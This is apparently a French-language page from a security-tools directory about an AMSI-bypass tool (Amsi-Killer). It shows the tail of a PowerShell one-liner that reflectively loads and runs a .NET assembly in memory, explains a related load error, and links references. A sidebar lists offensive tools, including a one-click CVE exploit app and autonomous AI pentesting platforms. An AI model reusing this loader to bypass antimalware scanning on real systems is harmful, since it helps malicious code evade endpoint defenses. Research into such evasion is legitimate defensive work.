[Reflection.BindingFlags] "NonPublic,Static";$sk.EntryPoint.Invoke($null,@(,$passed));

Cette erreur se produit lors de l'utilisation du OneLiner mentionné ?

Si vous avez déjà vu ce message et vous êtes demandé ce qu'il signifie - bienvenue dans l'interface AMSI .NET ! :-)

Exception calling "Load" with "1" argument(s): "Could not load file or assembly '288768 bytes loaded from Anonymously Hosted DynamicMethods Assembly, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null' or one of its dependencies. An attempt was made to load a program with an incorrect format."

  • https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/

Références :

  • https://github.com/ZeroMemoryEx/Amsi-Killer
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    576
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    388
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    330
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    247

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →